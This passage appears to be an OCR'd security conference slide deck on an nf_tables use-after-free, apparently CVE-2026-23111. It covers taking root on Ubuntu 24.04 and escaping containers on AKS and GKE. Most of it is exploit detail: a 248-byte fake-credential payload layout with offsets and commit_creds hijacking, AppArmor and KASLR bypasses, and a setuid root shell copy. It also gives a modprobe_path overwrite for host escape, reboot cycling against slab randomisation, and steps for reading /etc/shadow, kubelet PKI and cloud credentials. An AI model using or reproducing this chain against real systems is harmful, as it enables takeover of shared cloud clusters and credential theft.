}                                                 //         |
                                                  //  commit_creds(set)
                                                  //         |
                                                  //  set IS the fake cred!
```

==========

priv->set -> fake_set (= fake_cred)
fake_set + 0xC0 -> self-referencing ops table
ops->update -> commit_creds

Call: commit_creds(set) = commit_creds(fake_cred)
Return: 0 -> NFT_BREAK -> clean unwind

THE TRIPLE CONSTRAINT PAYLOAD

Triple Constraint: 248 Bytes - Three Structures Simultaneously

One COP payload buffer must be valid as nft_rule_blob + struct cred + aa_label

Offset	nft_rule_blob	struct cred	aa_label / LSM
+0x00	`size = 0x70` `dlen = 0x68`	**`usage = 0x40000000`** atomic_long_t (8 bytes)	—
+0x10	`rule expr dispatch ptr`	`uid=0, gid=0 (root)`	—
+0x28	`nft_dynset priv data` (set/binding pointers)	`cap_effective` (all 1s = full capabilities)	**`aa_label STARTS`** `count=1, size=1`
+0x40 to +0x80	`set ptr, binding` nft_dynset priv data cont.	`cap_bset, cap_ambient` jit_keyring, user_ns	label flags, hcount FLAG_STALE bit CLEARED
+0x88	`(padding)`	`security = &buf+0xD0` → points to fake LSM blob	—
+0xD0	**FAKE LSM BLOB — aa_task_ctx at blob_offset+0x08** `aa_task_ctx.label = &buf+0x28 (points back to aa_label overlay)`		
+0xE8	**ops SELF-REFERENCE — set+0xC0 = &buf+0xE8 (points to itself)** Kernel reads ops->update from the NEXT field → +0xF0		
+0xF0	**`ops->update = commit_creds (vmlinux_base + 0xXXXXXX)`**		
+0xF8	`248 bytes total — kmalloc-cg-256`		

Three constraints: nft_rule_blob (dispatch) struct cred (root, full caps) aa_label (unconfined)

Zero wasted bytes. commit_creds(buf) installs this as current->cred. AppArmor sees UNCONFINED.

THE FLAG_STALE DISCOVERY

cap_effective overlays aa_label->flags at the SAME memory offset.

```
Bits in 0x1fffffffff (FULL_CAPS):
  bit 1  -> FLAG_UNCONFINED (0x002)    GOOD: skips permission checks
  bit 11 -> FLAG_STALE     (0x800)    BAD: triggers label replacement

AppArmor sees FLAG_STALE -> calls aa_label_find_merge()
  -> walks label->proxy chain -> dereferences fake pointer -> CRASH

============================================================

Fix:  cap_effective = FULL_CAPS & ~0x800ULL;  // Clear bit 11

Lost:   CAP_NET_BROADCAST (unused since the 90s)
Gained: Stable kernel -- no crash
```

THE label.size CONSTRAINT

cap_bset (8 bytes at cred+0x48) overlays TWO aa_label fields:

```
  Bytes 0-3: label->secid  (harmless)
  Bytes 4-7: label->size   (CRITICAL)

FULL_CAP_MASK = 0x000001fffffffff
  -> secid = 0xFFFFFFFF
  -> size  = 0x1FF = 511 profiles (!)
```

AppArmor iterates: `for i in 0..size: profile = vec[i]`

```
  With size = 511: reads 511 pointers past buffer -> CRASH
```

==========

Fix: `cap_bset = 0x00000001ffffffffULL`

```
  -> secid = 0xFFFFFFFF (harmless)
  -> size  = 1 (exactly one profile in vec[])
  -> vec[0] handled safely via FLAG_UNCONFINED
```

AVOIDING THE EXECVE CRASH

```
apparmor_file_permission():
  label = current_label();
  if (unconfined(label))
    return 0;  <-- SAFE
  // never touches vec[]
```

```
apparmor_bprm_creds_for_exec():
  label = get_cred_label();
  // NO unconfined check!
 fn_for_each(label, profile,
   profile_transition(...));
  // -> dereferences vec[0] --> CRASH
```

==========

Solution:

Child process (with fake creds, uid=0):

```
  fd = open("/bin/sh", O_RDONLY);       // file_permission -> OK
  // copy /bin/sh to /tmp/rootsh
  chmod("/tmp/rootsh", 04755);          // setuid root
  _exit(0);                             // NO execve
```

Parent process (normal creds):

```
  execve("/tmp/rootsh");                // real cred -> AppArmor OK
  // -> root shell via SUID bit
```

THE COMPLETE COP MEMORY LAYOUT

```
248 bytes -- one allocation, four functional regions

+0x00  blob.size=0x70                        nft_rule_blob header  <-- Execution dispatch
+0x08  rule_dp: is_last=0, dlen=0x68
+0x10  &nft_dynset_ops (module addr)         fake expr ops
+0x18  heap_addr2+0x28 (priv->set)
+0x20  padding + control fields
-------------------------------------------------------------
+0x28  FAKE CRED                             uid=0, gid=0          <-- Payload
  ...  all IDs zero, full caps               root credentials
+0xA8  security -> +0xD0
+0xB0  user -> root_user
+0xB8  user_ns -> init_user_ns
+0xC0  ucounts -> init_ucounts
-------------------------------------------------------------
+0xD0  FAKE LSM BLOB                          cred.security target
+0xD8  aa_task_ctx.label -> +0x28            points to aa_label
-------------------------------------------------------------
+0xE8  self-referencing ops ptr              ops table
+0xF0  &commit_creds                         THE CALL TARGET      <-- Target
```

THE is_last BIT TRICK

nft_do_chain rule iteration:


```
rule = blob->data;
while (1) {
    evaluate_expressions(rule);
    if (rule->is_last)                <-- bit 0 of rule_dp header
        break;
    rule = next_rule(rule);
}
```

In our payload:

```
+0x08: rule_dp #1 -- is_last=0, dlen=0x68 (our dynset expr)
+0x78: next "header" = heap_addr2 | 1
                                  ^
                          bit 0 already set!
                          -> is_last = 1
                          -> loop terminates
```

The payload data naturally provides the termination signal.
No second rule_dp needed.

PUTTING IT ALL TOGETHER



LPE: LET'S ASSEMBLE ALL PIECES TOGETHER

How the exploit works?

On Ubuntu 24.04 (6.8.0-41):
Pre: AppArmor bypass - busybox unconfined profile
Stage 1: Trigger UAF - drain victim3->use via DELSET abort
Stage 2: Wait for RCU grace period + chain destruction
Stage 2b: KASLR leak - vmlinux base via __this_module list.prev
Stage 3: Second UAF - drain victim4->use via DELSET abort
Stage 3b: Heap leak — spray msg_msg (1 per queue)
Stage 4: Destroy msg queues, prepare COP spray
Stage 4c: Add lookup rule to base_chain
Stage 5: Trigger packet
  → fire COP chain
  → ROOT (uid=0)

Let’s demonstrate!

UBUNTU DEMONSTRATION (6.8.0-41-generic)

MITIGATIONS OVERVIEW

Mitigation	Bypass Technique
AppArmor userns	busybox named unconfined profile
KASLR	Dual leak: nft_last_ops + module.list
RETHUNK	COP via nft_dynset_eval dispatch (forward-edge calls, sidesteps return thunks)
RANDOM_KMALLOC_CACHES	Slab page pinning + KASLR caching (same-callsite -> same sub-cache)
SMAP / SMEP	All data in kernel heap (no user pages) -- irrelevant
Stack canaries	No stack corruption (COP = no ROP) -- irrelevant

AGENDA

From unprivileged pod to host root

on managed Kubernetes

Azure Kubernetes Service (AKS) 6.8.0-1044-azure

Google Kubernetes Engine (GKE) 6.8.0-1040-gke

Part I: The Bug
Root cause analysis of the inverted genmask check

Part II: Exploitation
From UAF to root on hardened Ubuntu 24.04

► **Part III: Container Escape**
Escaping AKS and GKE managed Kubernetes

Part IV: Disclosure
Three vendors, three reasons, same result

Closing: Lessons Learned
What the industry should fix

WHY KUBERNETES IS DIFFERENT

Docker vs Kubernetes: Default Security

	Docker (default)	Kubernetes (default)
Seccomp syscall filter	`Custom profile` bitmask 0x7e020000 blocks CLONE_NEWUSER	**`Unconfined`** NO filtering. ALL syscalls pass.
AppArmor MAC profile	`docker-default` restricts mount, pivot_root	`unconfined (AKS)` runtime/default (GKE) - neither blocks userns
`unshare()` CLONE_NEWUSER	**EPERM** seccomp kills before kernel	**SUCCESS** unshare -Urn works inside any pod
CVE-2026-23111 exploit result	**BLOCKED**	**EXPLOITABLE**

SeccompDefault adoption (as of 2026):

- `AKS:` opt-in "preview" feature. Estimated <5% adoption.
- `GKE:` opt-in via --enable-default-seccomp. Disabled on Standard tier.
- `EKS:` SeccompDefault feature gate disabled. No opt-in UI.

Default = Unconfined = Exploitable

One missing seccomp profile turns LPE into cloud infrastructure compromise.

THE ATTACK MODEL

Attack Model: What the Attacker Needs

```yaml
# Minimal pod - no special permissions
apiVersion: v1
kind: Pod
metadata:
  name: attacker-pod
spec:
  containers:
  - name: shell
    image: ubuntu:24.04
    command:
    - "sleep"
    - "infinity"

# No securityContext.
# No capabilities. Nothing.
```

Requirements:

- ✗ No privileged: true
- ✗ No capabilities added
- ✗ No hostPID / hostNetwork
- ✗ No volume mounts
- ✗ No service account tokens
- ✗ No RBAC beyond pod creation

✓ **Only: schedule a pod.**
Any image. Any namespace.

On a shared cluster: ANY tenant's pod can escape.

Lateral movement: pod → node → all pods on node → cluster credentials.

CONTAINER ROOT vs REAL ROOT

Container Root vs Real Root: The uid_map Test

BEFORE commit_creds (container "root"):

```
pod$   id
uid=0(root) gid=0(root)                ← looks like root
pod$   cat /proc/self/uid_map
  0        0    1                      ← only 1 uid mapped
pod$   mount -t proc proc /tmp/p
mount: permission denied               ← namespace jail
```

commit_creds(fake_cred) boundary

AFTER commit_creds (user_ns = init_user_ns):

```
pod$   id
uid=0(root) gid=0(root)                ← same output!
pod$   cat /proc/self/uid_map
  0        0    4294967295             ← FULL RANGE!
pod$   mount -t proc proc /tmp/p
(success)                              ← REAL root
```

Exploit verification:

```
fd = open(
 "/proc/self/uid_map"
);
read(fd, buf, sz);

if (strstr(buf,
  "4294967295"))
  → REAL ROOT
else
  → abort (userns)
```

Key: "4294967295" = 2^32 - 1 = full UID range = init_user_ns = REAL root in the global namespace.
Without this check, the exploit would waste escape attempts on false positives.

THE ESCAPE: MOUNTING OVER /proc/sys

procfs Remount: Escaping the Read-Only Bind Mount

Container → can't write /proc/sys. After LPE → init_user_ns root can remount r/w.

BEFORE: Container's /proc/sys is read-only

```
pod$ mount | grep proc/sys
proc on /proc/sys type proc (ro,nosuid,nodev)

pod$ echo '/tmp/.x' > .../modprobe
Read-only file system ✗
```

kubelet mounts /proc/sys as read-only to prevent container escape

commit_creds(fake_cred) — user_ns = init_user_ns

AFTER: Real root can remount read-write

```
pod$ mount -o remount,rw /proc/sys
(success) ✓

pod$ echo '/tmp/.x' > .../modprobe
(success) ✓ modprobe_path overwritten
```

Host kernel calls /tmp/.x on unknown binary format trigger

Why it works:

The kernel check:

`mount_too_revealing()`

Returns true if caller
is NOT in init_user_ns

Before exploit:

user_ns = container ns
→ too_revealing = true
→ mount BLOCKED

After exploit:

user_ns = init_user_ns
→ too_revealing = false
→ mount ALLOWED


procfs trusts init_user_ns fully

Key: commit_creds changes user_ns. This isn't just a UID change.
It unlocks mount operations the container was denied.

THE ESCAPE: OVERLAY + MODPROBE

Container Escape: Overlay + modprobe_path

Write to host filesystem via overlay upperdir, trigger kernel module load



Escape Flow (4 steps):

1. `Remount /proc r/w (init_user_ns)` → mount -o remount,rw /proc/sys
2. `Write modprobe_path = "/tmp/.x"` → echo '/tmp/.x' > modprobe_path
3. `Write /tmp/.x via overlay upperdir` → script: cp /bin/sh /host_tmp/.sh
4. **Trigger unknown binfmt** → kernel calls /tmp/.x in INIT ns → **HOST ROOT SHELL**

Note: binfmt trigger removed in kernel 6.14 (commit fa1bdca98d74, Nov 2024). socket(AF_43) trigger unaffected. AKS/GKE ship 6.8.


REBOOT CYCLING

Cloud Reboot Cycling: Beating RANDOM_KMALLOC_CACHES

Problem: Sub-cache mapping fixed at boot may be unfavorable

16 sub-caches per slab. Same-callsite trick narrows the target, but ~1/16 chance per boot. Solution: reboot.

fast-cycle.sh — automated reboot loop



Results:

AKS:
Escape on boot 3
(best: boot 3, MSRC: boot 8)

GKE:
Escape on boot 3
(via fast-cycle-gke.sh)

Expected: 3-10 boots
~6-20 minutes total

Both clouds: Same reliability

In production: attacker doesn't need to trigger reboots.

Scheduled maintenance, auto-scaling, and node upgrades all reshuffle the mapping naturally.
Each new boot = fresh roll of the dice. Patience, not luck.

GKE: THE vec[0] CRASH AND FIX

GKE Fix: vec[0] Self-Reference

The fake credential becomes its own AppArmor profile

GKE CRASH: NULL pointer dereference in fn_for_each_confined

Desktop: unconfined() skips vec[0]. GKE: AppArmor module hooks still walk vec[0] → NULL → panic.

248-byte payload (buf-relative):

SELF

+0x28	cred start = aa_label start
+0x68	cap_effective = label→flags (UNCONFINED)
+0x70	cap_bset upper 32b = label→size = 1
+0x78	**cap_ambient = 3** TRIPLE-USE: is_last + profile→mode + cap_ambient
+0x80	**jit_keyring = vec[0]** Before: 0 (NULL). Fix: &cred (self-ref → +0x28)
+0xA8	cred→security → fake LSM blob → label

Self-reference chain:

1. **Kernel reads label→vec[0]:**
   `*(buf + 0x80) = &cred`
   → **points back to buf+0x28**

2. **Kernel reads vec[0]→mode:**
   `*(buf+0x28 + 0x50) = *(buf+0x78)`
   `= cap_ambient = 3 (UNCONFINED)`

→ **Profile skipped. No crash.**

Four simultaneous constraints:

nft_rule_blob · cred · aa_label · aa_profile


What changed for GKE:

cap_ambient (buf+0x78):	`fake_cred_addr|1`	→ **3**
jit_keyring (buf+0x80):	`0 (NULL)`	→ **&cred (self-ref)**

Two fields changed. One allocation now satisfies four constraints.

The fake credential IS its own AppArmor profile.


CONTAINERS ARE NOT A SECURITY BOUNDARY



Actual isolation:

gVisor (user-space kernel)	-> no host nf_tables
Kata Containers (microVM)	-> separate kernel per pod
Firecracker (AWS Lambda)	-> hardware VMM boundary

THE COMPLETE CHAIN



GKE: LET'S ASSEMBLE ALL PIECES TOGETHER

How the exploit works?

On GKE (6.8.0-1040-gke):
Stage 1: Trigger UAF — drain victim3->use via DELSET abort
Stage 2: Wait for RCU grace period + chain destruction
Stage 2b: KASLR leak — vmlinux base via __this_module list.prev
Stage 3: Second UAF — drain victim4->use via DELSET abort
Stage 3b: Heap leak — spray msg_msg (1 per queue)
Stage 4: Destroy msg queues, prepare COP spray
Stage 4c: Add lookup rule to base_chain
Stage 5: Trigger packet → fire COP chain
→ ROOT (uid=0)
→ nsenter host mount namespace
→ CONTAINER ESCAPE
  → read host hostname, machine-id, /etc/shadow, kubelet PKI, GKE kube-env

Let's demonstrate!

GKE: DEMONSTRATION (6.8.0-1040-gke)

AKS: LET'S ASSEMBLE ALL PIECES TOGETHER

How the exploit works?

```
AKS (6.8.0-1044-azure):
Stage 1: Trigger UAF — drain victim3->use via DELSET abort
Stage 2: Wait for RCU grace period + chain destruction
Stage 2b: KASLR leak — vmlinux base via __this_module list.prev
Stage 3: Second UAF — drain victim4->use via DELSET abort
Stage 3b: Heap leak — spray msg_msg (1 per queue)
Stage 4: Destroy msg queues, prepare COP spray
Stage 4c: Add lookup rule to base_chain
Stage 5: Trigger packet → fire COP chain
→ ROOT (uid=0)
→ nsenter host mount namespace
→ CONTAINER ESCAPE
  → read host hostname, machine-id, /etc/shadow, kubelet PKI, azure.json
```

Let’s demonstrate!

